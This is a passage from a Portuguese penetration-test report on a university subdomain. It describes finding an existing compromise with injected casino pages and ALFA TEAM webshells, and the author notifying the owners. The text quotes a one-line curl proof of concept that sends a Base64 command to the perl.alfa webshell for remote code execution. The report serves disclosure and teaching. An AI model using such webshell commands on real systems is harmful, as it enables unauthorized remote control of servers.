
Navegador | Página de cassino renderizada pelo navegador no domínio da UFMS

Diante dessa descoberta, as atividades de teste foram imediatamente interrompidas, uma vez que se tratava de um incidente de segurança. Em seguida, procedemos à notificação das autoridades responsáveis pela gestão do ativo. Durante a análise dos payloads recentemente inseridos no sistema pelos atacantes, identificamos a presença de uma pasta denominada "alfacgiapi/". Essa pasta é conhecida por ser utilizada por um grupo de hackers iranianos conhecidos como ALFA TEAM, cujos membros estão dispersos em diversas regiões, incluindo a Palestina. Um dos integrantes notórios desse grupo, que atende pelo pseudônimo "Sole Sad \& Invisible," possui uma reputação estabelecida no cenário de cibercrime.

Assim, foi iniciada uma análise preliminar de Threat Intelligence com o objetivo de avaliar o nível dessa ameaça. Durante esse processo, identificaram-se publicações de outros administradores de sistemas que haviam enfrentado esse mesmo payload malicioso.



Wordpress.org | Postagem no fórum do WordPress



Wordpress.org | Postagem no fórum do WordPress

Dentro do diretório /COVERT/form/meme_results/alfacgiapi, identificamos a presença de webshells, evidenciando que os invasores não apenas injetaram páginas no domínio, mas possivelmente também obtiveram acesso shell, o que lhes permitiria realizar ataques de execução de código de forma remota.

Index of /COVERT/form/meme_results/alfacgiapi

Name	Last modified	Size	Description
Parent Directory		-	
bash.alfa	2023-09-16 23:19	1.5K	
perl.alfa	2023-09-16 23:19	542	
py.alfa	2023-09-16 23:19	463	

Navegador | Imagem do diretório com os arquivos shell

A ativação desses ataques pode variar, mas, conforme observado no PacketStorm, alguns payloads aceitam o parâmetro "cmd" via POST, o que possibilita o envio de código codificado em Base64, contornando potenciais sistemas de segurança.

```
# [ POC ] :

curl -d "cmd=bHMgLWxh" -X POST http://localhost/alfacgiapi/perl.alfa
```

PacketStormSecurity.com | Alfa Team Shell Tesla 4.1 Remote Code Execution

Com base em todas as evidências coletadas, foi elaborado um relatório detalhado com o propósito de apoiar a equipe de segurança encarregada da proteção do ativo, visando garantir sua segurança e prevenir incidentes de segurança futuros.

9. Conclusão

Ao longo deste estudo, conduzimos uma investigação profunda no âmbito da segurança cibernética, abordando a importância de proteger ambientes digitais diante de ameaças em constante evolução. A realização de um teste de penetração em um subdomínio específico possibilitou a identificação e análise de diversas vulnerabilidades, ampliando nossa compreensão dos desafios inerentes à defesa de sistemas online.

O ponto de partida dessa jornada envolveu a exposição de vulnerabilidades, cada uma representando uma potencial brecha para intrusões no sistema. A vulnerabilidade de Injeção de Código HTML destacou o risco de injeção de scripts e possíveis ataques de phishing. A Injeção SQL demonstrou a ameaça à integridade dos dados do aplicativo e a exposição de informações confidenciais. As vulnerabilidades relacionadas a Diretórios da Web Navegáveis e Envio de Arquivos não Autenticado enfatizaram a importância da confidencialidade dos dados e a necessidade de autenticação no processo de upload. O Ataque de Amplificação de Armazenamento revelou a ameaça à disponibilidade do sistema e o risco de sobrecarga de armazenamento, enquanto a vulnerabilidade de Negação de

Serviço evidenciou os perigos da interrupção dos serviços e da degradação do desempenho.

Nossa abordagem metodológica, fortemente baseada na estrutura da PTES (Padrão de Execução de Testes de Penetração), permitiu uma análise estruturada dessas vulnerabilidades, desde a coleta de informações até a exploração e identificação das fragilidades. Como resultado, conseguimos oferecer uma visão de todos pontos vulneráveis encontrados, refletindo nosso compromisso com a segurança e a integridade dos sistemas.

Este projeto vai além de uma mera exploração técnica das vulnerabilidades, representando um apelo à ação. Ele ressalta a urgente necessidade de uma postura proativa no que tange à segurança cibernética, não apenas para proteger os sistemas, mas também para preservar a confiança dos usuários. Nossa análise identificou um incidente de segurança que destacou a importância de uma postura vigilante e do compartilhamento de informações. Através deste trabalho, contribuímos para a construção de um ambiente digital mais seguro e confiável, alinhado com nossa missão de promover a excelência em segurança cibernética.

Conforme avançamos em meio ao dinâmico cenário da segurança cibernética, mantemos em mente que a aprendizagem é um processo contínuo e que nossa busca por um ambiente digital seguro jamais deve cessar. Nossa jornada não se encerra aqui, mas persiste, incentivando a busca incessante pela segurança em um mundo digital cada vez mais complexo.

Essa atividade orientada a ensino representa um testemunho de nosso compromisso com a segurança e nosso desejo de compartilhar conhecimentos que possam beneficiar todos os que buscam proteger suas informações e sistemas no ciberespaço.

Campo Grande, 27 de novembro de 2023.

gov.br
Documento assinado digitalmente
MATHEUS VIANNA SILVEIRA
Data: 24/11/2023 11:07:04-0300
Verifique em https://validar.iti.gov.br

Matheus Vianna Silveira